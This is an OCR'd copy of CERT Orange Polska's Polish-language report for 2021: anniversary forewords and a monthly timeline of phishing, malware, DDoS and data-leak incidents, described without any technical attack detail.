
ochronę zapewnia
CyberTarcza

orange™

sieć #1



Raport CERT Orange Polska za rok 2021

25 lat jesteśmy dla Was

Raport powstał we współpracy z Integrated Solutions, dostawcą nowoczesnych rozwiązań ze świata informatyki i telekomunikacji.

INTEGRATED SOLUTIONS

Spis treści

Ćwierć wieku dla Was

Wojna w Ukrainie. To temat, który od 24 lutego nie schodzi z ust Europejczyków. I choć raport, który za chwilę przeczytacie, dotyczy roku 2021, trudno nie odnieść się do sytuacji za wschodnią granicą Polski. I tak jak w ubiegłym roku, niezmiennie istotną „inspiracją" dla przestępców była pandemia COVID-19, tak w ostatnich tygodniach przed publikacją Raportu CERT Orange Polska media społecznościowe zalało tsunami dezinformacji. Nie mogliśmy przemilczeć tak ważnego dla nas wszystkich tematu. Tekst o niej znalazł się w naszym raporcie.

Tegoroczna, ósma już edycja Raportu CERT Orange Polska jest wyjątkowa. Nasza jednostka reagowania na cyberzagrożenia obchodzi bowiem dwudziestopięciolecie. Jako pierwsi z telekomów, już w początkach internetu, postawiliśmy na bezpieczeństwo w sieci. Zebrane przez ten czas doświadczenie jest nieocenione w walce z przestępcami. Coraz częściej pozwala nam nie tylko dotrzymać kroku cyberprzestępcom, ale nawet być o krok przed nimi. To zasługa unikalnych kompetencji naszego zespołu CERT, a także tworzonych i rozwijanych przezeń pionierskich rozwiązań, opartych na uczeniu maszynowym i sztucznej inteligencji.

Pandemia COVID-19 to także – poza tematycznym phishingiem, wykorzystującym związane z nią emocje – totalna zmiana sposobu pracy. Najpierw z biur wygonił nas wirus, a potem – dla wielu przedsiębiorców – zdalna praca okazała się niekiedy efektywniejsza, niż biurowa. To jednak wiąże się z wyzwaniami utrzymania bezpieczeństwa domowego biura na takim samym poziomie, jak w przypadku pracy w siedzibie firmy. To dla nas priorytet, zarówno w kontekście bezpieczeństwa naszej sieci, jak i Waszej obecności w internecie.

Jednym z istotnych elementów naszej linii obrony jest od lat CyberTarcza. O tym jak jest ważna, najlepiej mówi efektywność jej ochrony przed phishingiem. W ubiegłym roku powstrzymała ponad 335 milionów incydentów phishingowych, chroniąc 4,5 miliona użytkowników przed utratą wrażliwych danych czy oszczędności, np. przez najpopularniejsze w ubiegłym roku wyłudzenia „na kupującego".

Przy tych wszystkich rozwiązaniach technicznych pamiętamy jednak, że najsłabszym – i jednocześnie najważniejszym – punktem w systemie bezpieczeństwa jesteśmy my. I Ty, i ja, i każdy internauta z osobna. Przestępcy mogą kupić na czarnym rynku używane przez siebie rozwiązania za „grosze" – w porównaniu do tego, ile mogą na tym zyskać. Oni muszą tylko przekonać nas, byśmy uruchomili zawirusowany plik, kliknęli w link, wpisali login, hasło, czy numer karty płatniczej. Dlatego nie zapominamy o regularnych, konsekwentnych, chwilami uporczywych wręcz publikacjach, uświadamiających internautom, co szykują dla nich oszuści i na co koniecznie trzeba uważać w sieci. Wielu z Was pomaga nam, zgłaszając niepokojące internetowe zdarzenia. To bardzo ważne i jesteśmy za to bardzo wdzięczni!


Jesteśmy dla Was od ćwierć wieku i dla Was się cały czas rozwijamy. Bądźcie bezpieczni!

Julien Ducarroz
Prezes Zarządu Orange Polska

Ponad 335 milionów zablokowanych incydentów phishingowych

CyberTarcza ochroniła 4,5 miliona użytkowników przed utratą wrażliwych danych czy oszczędności.

Raport CERT Orange Polska 2021



Klucz do odpowiedzialnego cyfrowego świata

Kiedyś to były czasy… Gdy najpopularniejsze dziś wyszukiwarki internetowe nie istniały. Gdy cały internet na „Stripie” w Las Vegas padł na przeszło godzinę w efekcie pokazowego ataku DDoS podczas konferencji DEF CON 5. Teraz jest inaczej. Obecnie cyberzagrożenia są znacznie bardziej rozbudowane, nierzadko wyrafinowane, ale przede wszystkim: częste i nieprzerwane. Choćby z tych powodów należy się uznanie pionierom walki z cyberzagrożeniami. Tym, którzy 25 lat temu uwierzyli w przyszłość zespołów CERT (Computer Emergency Response Team).

Jako zaufany partner, Orange daje każdemu klucze do odpowiedzialnego cyfrowego świata. By chronić nasz majątek i cyfrową aktywność naszych klientów, każdego dnia polegamy na wysoce doświadczonych zespołach, odpowiedzialnych za monitorowanie systemów IT i sieci - a także zarządzanie incydentami bezpieczeństwa, które mogą wpłynąć na nasze codzienne aktywności. Od wielu lat CERT Orange Polska jest istotną częścią tych cyberzespołów, wspierając Grupę Orange, aktywnie uczestnicząc w tworzeniu bezpiecznych rozwiązań dla jej klientów, a jednocześnie dzieląc się tą wiedzą z innymi.

Czujemy dumę mając w szeregach naszej organizacji ekspertów bezpieczeństwa w sieci, którzy chronią znaczną część polskiego internetu przed nowoczesnymi i agresywnymi cyberzagrożeniami, takimi jak ataki DDoS, mobilny malware, phishing, ransomware, czy treści napastliwe i nielegalne. Życzymy naszym polskim cyberstrażnikom wszystkiego najlepszego z okazji urodzin!

Czujemy dumę mając w szeregach naszej organizacji ekspertów bezpieczeństwa w sieci, którzy chronią znaczną część polskiego internetu przed nowoczesnymi i agresywnymi cyberzagrożeniami

Vincent Maurin
Szef Orange CERT Coordination Center. Pracuje w branży telekomunikacyjnej przez niemal ćwierć wieku, brał udział w wielu międzynarodowych projektach. Wcześniej przez 10 lat pracownik Orange Business Services.

Orange CERT Coordination Center (CERT Orange) jest strukturą operacyjną, odpowiedzialną za bezpieczeństwo Grupy Orange (włączając w to jej jednostki biznesowe i spółki zależne) zapewniając ochronę przed cyberzagrożeniami i reakcję na incydenty bezpieczeństwa. Jako członek FIRST, CERT Orange przestrzega zasad odpowiedzialnego zarządzania zgłoszonymi mu podatnościami.

Obecnie cyberzagrożenia są znacznie bardziej rozbudowane, nierzadko wyrafinowane, ale przede wszystkim: częste i nieprzerwane.

Przegląd najważniejszych wydarzeń i zagrożeń w Polsce i na świecie w roku 2021

Styczeń

Przejęto konta chmurowe dostawców zaawansowanych technologii

Przestępcy uzyskali nielegalny dostęp do sieci firm zajmujących się zaawansowanymi technologiami i lotnictwem. Wektorem ataku były usługi chmurowe. Czas przebywania atakujących w potajemnie infiltrowanych sieciach mógł trwać nawet 3 lata. Po uzyskaniu dostępu uprzywilejowanego, wykorzystali popularne narzędzie „Cobalt Strike". Następnie, w wyniku przejmowania kolejnych maszyn („lateral movements"), udało im się eksfiltrować zabezpieczone dane.

Kliniki kardiologiczne zaatakowane ransomwarem

Największa sieć klinik kardiologicznych w Polsce stała się ofiarą złośliwej kampanii ransomware. Firma posiadała kopie bezpieczeństwa danych i mogła odtworzyć utracone zasoby. Nie zgodziła się na żądania cyberprzestępców. Dane ostatecznie zostały przez nich upublicznione.

Informacja o nowym wycieku w serwisie haveibeenpwned.com

Serwis haveibeenpwned.com poinformował o wycieku bazy danych zawierającej około 300 tys. adresów e-mail, w tym kilka z nich należało do klientów sieci Orange Polska w domenach orange.pl oraz neostrada.pl

Duża kampania phishingowa SMS na klientów firmy InPost

W przesyłanych wiadomościach zachęcano odbiorców do instalacji aplikacji zawierające złośliwy kod trojana Cerberus. Przesłano kilka tysięcy takich wiadomości, jednak większość z nich została zablokowana przez operatora bramki SMS będącego partnerem Orange Polska.

Kampania z użyciem trojana Emotet

Pocztą elektroniczną przesyłany był zainfekowany plik .doc. Jego otwarcie oraz uruchomienie osadzonego makra (włączenie aktywnej zawartości) skutkowało zainstalowaniem złośliwego oprogramowania i połączeniem z C&C.

Duża kampania phishingowa z odnośnikiem do fałszywego serwisu płatności elektronicznych

Duża kampania phishingową z wiadomością SMS dotyczącą nieuregulowanej płatności za dostarczone usługi. Wiadomość SMS zwierała odnośnik do fałszywego serwisu płatności elektronicznych.

Z serwisu „Albicla.com" można było pobrać bazę użytkowników

W dniu premiery nowego serwisu społecznościowego zidentyfikowano lukę umożliwiającą pobranie z serwera dowolnego pliku, w tym bazy zarejestrowanych użytkowników. Błąd został naprawiony po interwencji badaczy podatności.

Badacze cyberbezpieczeństwa na celowniku Korei Północnej

Znani badacze cyberbezpieczeństwa otrzymywali podejrzane wiadomości na swoich portalach społecznościowych. Nadawcą był tajemniczy Zhang Guo. Wiadomości były dziełem hakerów wysłanych przez rząd Korei Północnej. To szeroko zakrojona kampania ataków socjotechnicznych mających na celu skompromitowanie znanych specjalistów od cyberbezpieczeństwa i kradzież ich badań.

Świat
Polska
OPL
OPL
OPL
OPL
Polska
Świat

Styczeń

Zatrzymania polskich cyberprzestepców

Policja zatrzymała dużą grupę oszustów. Tzw. bankierzy, czyli dostawcy skompromitowanych kont bankowych oraz „specjaliści" od fałszywych bramek płatności i fikcyjnych sklepów zostali aresztowani. Spowodowało to lukę na rynku usług cyberprzestępczych w Polsce. Dane, które zgromadzili przestępcy będą niezwykle cenne do dalszych zatrzymań.

Nowy rekord ataku DDoS

Wolumen ataku był na poziomie 400,8 Gbps (gigabita na sekundę) i trwał około 16 minut. Atak został przeprowadzony na sieć mobilną użytkownika zlokalizowanego za NAT.
Atak nie spowodował niedostępności sieci, a jej użytkownicy go nie odczuli.

Zatrzymań ciąg

Policja kontynuuje śledztwo w sprawie polskich cyberprzestępców i odnotowuje kolejne sukcesy. Tym razem złapano grupę powiązaną z fikcyjnym sklepem „Kid Paradise", podszywającym się pod firmę oferującą artykuły dla dzieci i niemowląt. Modus operandi był typowy: klienci "sklepu" otrzymywali wiadomości SMS informujące o konieczności dopłaty do kosztów przesyłki. Link z wiadomości kierował na fałszywą stronę pośrednika płatności, gdzie mogło dojść do kompromitacji danych.

Zaatakowano stację uzdatniania wody

Zakład uzdatniania wody na Florydzie doświadczył naruszenia bezpieczeństwa. Okazało się, że zaatakowany podmiot używał nieobsługiwanej wersji systemu Windows bez zapory sieciowej, a pracownicy używali tego samego hasła w aplikacji przejmowania pulpitu. Po uzyskaniu zdalnego dostępu do komputera sterującego komponentami przemysłowymi, nieznany intruz zwiększył 100-krotnie ilość wodorotlenku sodu. Manipulacja mogła spowodować poważne choroby lub śmierć, gdyby nie odpowiednie zabezpieczenia po stronie miasta.

HAFNIUM atakuje serwery MS Exchange exploitami typu 0-day

Kampania skierowana przede wszystkim do podmiotów w Stanach Zjednoczonych: badaczy chorób zakaźnych, kancelarii prawnych, instytucji szkolnictwa wyższego, wykonawców usług obronnych, think-tanków i organizacji pozarządowych. Kampania wykorzystuje luki w zabezpieczeniach serwerów z dostępem do internetu, a do komunikacji C&C używa legalnych struktur open source, takich jak Covenant. Po uzyskaniu dostępu do sieci ofiar, HAFNIUM zazwyczaj przenosi dane do witryn udostępniania plików.

Kolejny rekord ataku DDoS.

Wolumen ataku był na poziomie 476,2 Gbps (gigabita na sekundę). Atak został przeprowadzony na sieć mobilną użytkownika zlokalizowanego za NAT.
Atak nie spowodował niedostępności sieci, a jej użytkownicy go nie odczuli.
Był on w tamtym czasie największym zaobserwowanym atakiem wolumetrycznym w polskim internecie.

Ataki na podatne serwery MS Exchange klientów OPL.

Nowy typ złośliwego oprogramowania

Nowy typ złośliwego oprogramowania (banker trojan) przeznaczonego dla systemów Android. Złośliwy kod dystrybuowany był w ramach kampanii podszywającej się pod FedEx. To było pierwsze potwierdzone wykorzystanie Flubota.

Nowy atak Flubota

Styczeń
Polska
OPL
Luty
Polska
Świat
Marzec
Świat
OPL
OPL
OPL
OPL

Kwiecień

Polska

Oszustwa wykorzystujące dane kontaktowe z platform sprzedażowych

Cyberprzestępca komunikował się ze sprzedawcami wyrażając chęć zakupu atrakcyjnego towaru. Następnie prosił o wysyłkę za pobraniem, którą miał opłacić samodzielnie. Oszust modyfikował etykiety paczkomatowe przed wysłaniem, tak, by maszyna nie wymagała uiszczenia kwoty – kod kreskowy był zwyczajnie skopiowany z innej etykiety, bez konieczności zapłaty.

OPL

Duża liczba spamu i wiadomości phishingowych

Wiadomości te oraz powiązane z nimi strony internetowe były wykorzystywane do wyłudzania wrażliwych danych oraz kradzieży środków finansowych.

OPL

Kampania phishingowa SMS dotycząca grzywien karnych

Użytkownicy otrzymywali SMS-y kierujące ich do fałszywej bramki płatniczej pod pretekstem zapłaty grzywny. Skala: kilka tysięcy SMS-ów wysyłanych dziennie. Większość numerów, na które wysyłano SMS-y, znalazła się również w wycieku danych z Facebooka.

OPL

Udostępniono w sieci zestaw danych ponad 500 milionów użytkowników Facebooka.

Dane zostały rzekomo uzyskane przez wykorzystanie luki w zabezpieczeniach, którą Facebook miał usunąć w sierpniu 2019r. Podstawową wartością wycieku było powiązanie numerów telefonów z tożsamościami użytkowników - każdy rekord zawierał numer telefonu. 2,5 miliona z nich miało adres e-mail. Większość rekordów zawierała imiona i płeć, a wiele z nich również daty urodzenia, lokalizację, status związku i pracodawcę. Pozostałe rekordy zawierały daty urodzenia, adresy e-mail, dane pracodawcy, płeć, lokalizacje geograficzne, imiona i nazwiska, numery telefonów, informacje o relacji. 2 669 381 rekordów dotyczyło polskich użytkowników, gdzie kilkadziesiąt z nich posiadało adres e-mail w domenie klienckiej @orange.pl lub @neostrada.pl.

OPL

Kampania wykorzystująca złośliwe oprogramowanie

E-maile podszywały się pod system DocuSign i zawierały odnośniki zachęcające do pobrania pliku .zip z plikiem .xlsb. Plik zawierał makro XLM 4.0, którego użycie pozwala ominąć wiele mechanizmów bezpieczeństwa i jest niemożliwe do zablokowania. Makro wykorzystywało inną technikę w celu obejścia mechanizmów bezpieczeństwa - kopiowało zawartość formularza html ze strony internetowej do pliku utworzonego na stacji ofiary bez pobierania kodu binarnego. Payload to Qakbot, rosyjski bankier wstrzykujący do przeglądarki użytkownika własną treść podczas sesji bankowości elektronicznej.

Maj

Polska

Nowy wariant oszustwa z wyłudzeniem karty

Atak wymierzony w kupujących w serwisie Allegro Lokalnie. Oszuści zamieszczali na portalu korzystne oferty, w trakcie rozmowy wysyłany był link, który kierował do podstawionej strony, gdzie ofiara podawała swoje dane oraz dane karty płatniczej.

OPL

Nowa wersja Flubota.

Podstawową zmianą w jego działaniu było rozwiązywanie nazw C&C za pomocą DNS over HTTPS (DOH).

Czerwiec

Polska

Atak na klientów PAWO

W związku z problemem dostawcy platformy do wysyłania wiadomości tekstowych, klienci sklepu PAWO dostawali SMS-y o dopłacie do przesyłki z linkiem do fałszywej strony. Celem było wyłudzenie danych karty.

Świat

Aplikacja FBI ujawniła globalną operację narkotykową

FBI stworzyło szyfrowany komunikator, który został uznany przez przestępców jako bezpieczny. Dzięki luce, policja miała dostęp do ok. 25 mln wiadomości. Wśród aresztowanych są członkowie gangów motocyklowych, Australijczycy powiązani z mafią, osoby związane z azjatyckimi syndykatami przestępczymi oraz członkowie poważnych grup przestępczości zorganizowanej.

OPL

Nowy rekord ataku DDoS w sieci stacjonarnej OPL

Atak o wolumenie 389,9 Gbps trwał 8 minut. Nie odnotowano negatywnego wpływu ataku na sieć OPL i łącza klientów.

OPL

Próby nieautoryzowanego dostępu do usług sieci TV OPL

Był to atak słownikowy, w którym wykorzystano loginy z różnych lokalizacji. Nie miał on negatywnego wpływu na usługi Orange Polska oraz sieć. Źródłem ataku były urządzenia klientów w sieci OPL zainfekowane malwarem Trojan.Glubteba.

Lipiec

Polska

Dane użytkowników Onetu zagrożone

Poważny błąd umożliwiał pobranie danych użytkowników oraz poczty Onetu. Z powodu możliwości uzyskania nieautoryzowanego dostępu do katalogu z danymi, możliwe było pobranie kopii zapasowej danych innych użytkowników.

Świat

Duża skala utrudnień w dostępie do wielu usług online

Doszło do przerwie w działaniu wielu stron, m.in. PlayStation Network, Steam, Airbnb. Główną przyczyną usterki był błąd w usłudze Akamai Edge DNS.

OPL

Podatność w usłudze Windows PrintSpooler

Podatność w usłudze Windows PrintSpooler (“Nightmare” Remote Command Execution), która pozwalała na przejęcie kontroli nad serwerami odpowiedzialnymi za działanie Active Directory. Pojawił się również exploit umożliwiający wykorzystanie tej podatności we wszystkich dostępnych w tamtym czasie wersjach systemu Windows.

OPL

Duża kampania phishingowa

Duża kampania phishingowa wyłudzająca dane uwierzytelniające do poczty elektronicznej pod pretekstem pobrania udostępnionego pliku. Głównym celem kampanii byli pracownicy korporacji i ich konta firmowe.

OPL

Kampania phishingowa wykorzystująca usługi Microsoft

Wiadomości email zawierały zrzut ekranu oraz informację o udostępnieniu ważnego pliku. Kliknięcie w załączoną grafikę przekierowywało użytkownika do strony wyłudzającej dane uwierzytelniające do usług Microsoft 365.

Polska

Kopanie kryptowalut na Policji

Komenda Główna Policji - na służbowym sprzęcie policyjny informatyk zajmował się wydobywaniem kryptowalut. Na trop wpadli sami policjanci, a sprawa trafiła do prokuratury.

Lipiec

Świat

Przejęcie konta Atlassian jednym kliknięciem

Błąd bezpieczeństwa na platformie Atlassiana umożliwiał dostęp do systemu błędów Atlassian Jira i uzyskać poufne informacje, takie jak błędy bezpieczeństwa w produktach firmy.

Świat

Joker w sklepie Google Play

Oprogramowanie szpiegowskie stworzone do wykradania SMS-ów, listy kontaktów i informacji w urządzeniu, pomimo interwencji Zespołu Bezpieczeństwa Google, na nowo pojawiało się w sklepie, omijając zabezpieczenia.

Sierpień

Świat

Ransomware na region Lazio

Region Lazio we Włoszech został zaatakowany przez oprogramowanie typu ransomware. Zaszyfrowano dane i zniszczono sieć IT. Ucierpiał m.in. portal z rejestracją na szczepienia przeciwko COVID-19.

Polska

Biuro Cyber Policji

Powołanie Centralnego Biura Zwalczania Cyberprzestępczości Nowopowstały pion zostanie wydzielony w ramach Policji, aby zwalczać cyberprzestępczość. Wraz z informacją pojawił się również projekt ustawy, w którym określono m.in. plan, metody, nadzór i kadry.

OPL

Podszywanie się pod nową grę na urządzenia mobilne firmy Konami - Contra Returns.

Atakujący zachęcali do zainstalowania fałszywej aplikacji działającej na komputerach PC. Po uruchomieniu aplikacji instalowany był kryptominer Monero.

OPL

Dystrybucja malware za pośrednictwem usług chmurowych

Wzrost aktywności szkodliwego oprogramowania Flubot. Klienci otrzymywali fałszywe SMS-y z powiadomieniem o wiadomości w poczcie głosowej. SMS zawierał link do pobrania złośliwej aplikacji, która wykradała dane logowania do bankowości elektronicznej. SMS-y wysyłane były z polskich, ale także zagranicznych numerów telefonów.

OPL

Akcja rozpowszechniania fałszywej aplikacji mobilnej mObywatel.

Fałszywa aplikacja to w rzeczywistości malware Alien, który potrafi podszywać się pod ekrany logowania innych aplikacji, m.in. bankowych, wykradała listy kontaktów, wysyłała wiadomości SMS zachęcając do instalowania innych aplikacji, przeglądała powiadomienia, zbierała dane geolokalizacyjne i informacje o zainstalowanych aplikacjach. Dystrybucja tego złośliwego oprogramowania odbywała się za pośrednictwem fałszywego sklepu Google Play.

OPL

Kampanie phishingowe

Kampanie phishingowe podszywające się pod różnych dostawców działających w internecie (głównie Adobe, ale też Microsoft czy DHL).

Polska

Atak na konta użytkowników Profilu Zaufanego

Funkcjonariusze Wydziału do Walki z Cyberprzestępczością Komendy Stołecznej Policji wspólnie z CERT Polska zatrzymali mężczyznę, który włamał się na konta Profilu Zaufanego 239 użytkowników bez ich wiedzy i zgody oraz udostępniał innym osobom dane do logowania.

Sierpień

Przejęcie strony na Białorusi

Grupa białoruskich antyrządowych hakerów przejęła dane osobowe wysokich urzędników na Białorusi. Ich celem było zablokowanie pracy organów bezpieczeństwa oraz wszystkich popierających rządy obecnego prezydenta.

Świat

Świat

Skradziony tablet i sekretne informacje

Znaleziony w zachodniej części Libii tablet zawierał tajne informacje dotyczące rosyjskiej Grupy Wagnera. Były tam nie tylko książki, ale również pozostawione ślady na mapie, gdzie znajdował się właściciel porzuconego sprzętu, a także inne informacje pomagające na sprofilowanie właściciela, jak i działań grupy.

Polska

Oszustwo z ogłoszenia

Kobieta chciała sprzedać książki na jednym z portali ogłoszeniowych, po otrzymaniu maila z informacją o sprzedaży jednej z pozycji, kliknęła w link do fałszywej strony. Podała swoje dane oraz dane do konta, z którego skradziono prawie 4 tys. zł.

Świat

Wyciek w T-Mobile

Doszło do masowego wycieku danych z firmy T-Mobile: wyciekły nie tylko dane personalne, ale również m.in. numery IMEI. W związku z tym firma zaoferowała darmową pomoc w ochronie tożsamości ofiar.

Polska

Wyłudzenie na dostawców energii

Trzech obywateli Gruzji dokonywało oszustw podszywając się pod jednego z dużych dostawców energii elektrycznej. Oszuści swoimi działaniami doprowadzili do wyłudzenia danych umożliwiających logowanie do systemów bankowości elektronicznej.

Wrzesień

Świat

Ujawnienie haseł do usługi VPN

Doszło do poważnego incydentu - cyberprzestępca ujawnił hasła do ponad 500 tysięcy kont Fortinet VPN. Nie jest wiadome, dlaczego cyberprzestępca udostępnił dane uwierzytelniające, zamiast używać ich dla siebie, ale uważa się, że zostało to zrobione w celu promowania swojego forum hakerskiego.

OPL

Zwiększająca się liczba ataków DDoS “Carpet Bombing”

Zwiększająca się liczba ataków DDoS “Carpet Bombing”. Atak tego typu rzadko był przeprowadzany w polskim internecie.

OPL

Jedna z największych kampanii smishingowych w historii

Jedna z największych kampanii smishingowych w historii. Z wykorzystaniem nadpisu KWARANTANNA. Wysłano setki tysięcy wiadomości SMS zawierających odnośnik do fałszywej aplikacji FlashPlayer na systemy Android zawierającej złośliwy kod Cerberus. Celem kampanii było atakowanie właścicieli kont bankowych. Atakujący wykorzystali infrastrukturę jednej z firm świadczącej usługi rozsyłania dużej liczby wiadomości SMS (w tym celu konto jednego z pracowników tej firmy zostało przejęte). Po odzyskaniu konta pracownika kampania zakończyła się.

Polska

Cyberatak na ONZ

Nieznani sprawcy uzyskali dostęp do sieci ONZ przy użyciu skradzionych danych uwierzytelniających. Ukradli potężną ilość danych, które mogą być wykorzystane do atakowania tej i innych organizacji.

Październik

Świat

Nowa wersja OWASP Top 10

Pojawia się nowa wersja OWASP Top 10, czyli dokumentu informacyjnego dla programistów i osób odpowiadających za bezpieczeństwo aplikacji. To powstałe w wyniku analiz ekspertów 10 obecnie najistotniejszych zagrożeń bezpieczeństwa aplikacji internetowych.

Polska

Certyfikat COVID-19 na każde nazwisko

W Polsce przeciwko COVID-19 „zaszczepiono" Adolfa Hitlera. Co więcej, osoba udostępniająca certyfikat szczepienia twierdzi, że może wystawić ich więcej – za jedyne 300 dolarów. Jakim sposobem udało się tego dokonać? Nie ma jednoznacznej odpowiedzi, ale wszystko wskazuje na to, że wystawiającym certyfikat jest osoba mająca dostęp do systemu i mogąca wystawiać tego rodzaju certyfikaty. Doszło do nadużycia wykorzystania prawidłowo przyznanych uprawnień.

OPL

Kampania wykorzystującą spoofing Caller ID

Były z nich wykonywane połączenia do różnych odbiorców, włączając tych korzystających z sieci OPL. Dzwoniący przedstawiali się jako konsultanci bankowi (prawdopodobnie była to jedna z tych kampanii wyłudzających dane dostępowe do bankowości elektronicznej).

Świat

APT 28 w natarciu

Google wysłał powiadomienia mailowe do 14 tys. użytkowników Gmaila, że stali się ofiarami ukierunkowanego ataku. Atak połączono z rosyjską grupą APT 28.

Wyciek z platformy Twitch

Anonimowy haker opublikował, ogromną (125GB) ilość poufnych danych z popularnej platformy streamingowej Twitch. Opublikowano również kod źródłowy Twitch.tv oraz informacje o przychodach poszczególnych streamerów.

Świat

Dane Argentyńczyków w internecie

Hakerzy włamali się do rządowych baz danych w Argentynie. Pozyskali takie dane obywateli jak imiona i nazwiska, adresy domowe, daty urodzenia, informacje o płci, daty wydania i ważności dowodu osobistego i wiele innych. Do wycieku doszło najprawdopodobniej przez nieostrożnego pracownika, którego uwierzytelnienia zostały skompromitowane.

Listopad

Polska

Kto stoi za wyciekami ze skrzynek polityków?

Firma Mandiant opublikowała raport, z którego wynika, że to nie rosyjskie a białoruskie służby stoją za wyciekami maili ze skrzynek polskich polityków. Ataków miała dokonać wywodząca się z Mińska grupa UNC1151.

OPL

Pojawienie się Flubota

Pojawienie się Flubota, który wykradał kontakty z książek adresowych urządzeń mobilnych do masowej dystrybucji wiadomości SMS. Głównym celem kampanii było wykradzenie danych uwierzytelniania w bankowości elektronicznej. W kolejnych wersjach Flubota treść wiadomości zmieniała się m.in., aby zachęcać ofiary do instalowania złośliwych aplikacji. Flubot komunikował się wykorzystując zapytania DOH (DNS over https). Dziennie obserwowaliśmy więcej niż 1,1 mln podejrzanych wiadomości w naszej sieci.

Świat

FBI rozsyła phishing

Ktoś na skutek błędu konfiguracji oprogramowania mógł wysyłać maile z kont FBI. Oświadczenie rządowej agencji z dnia 14 listopada stwierdza, że FBI „jest świadoma błędnej konfiguracji oprogramowania, która tymczasowo pozwoliła na wykorzystanie portalu do wysyłania fałszywych e-maili".

Listopad

Polska

Cyberoszustka z biblioteki

Bibliotekarka z Dęblina podczas zapisywania czytelników do biblioteki, kopiowała dowody osobiste i zaciągała na te dane pożyczki lub umowy z operatorami telefonii komórkowej. Bibliotekarka wykorzystała dane 96 osób i wyłudziła około 315 tys. zł.

Świat

Incydent w GoDaddy

GoDaddy ogłasza incydent dotyczący bezpieczeństwa zarządzanej usługi WordPress. Zauważono nieuprawniony dostęp do środowiska hostingowego. Incydent dotyczy ponad miliona użytkowników, wyciec mogły m.in. dane osobowe, klucze SSL i hasła.

Polska

Wprowadzenie e-paragonu

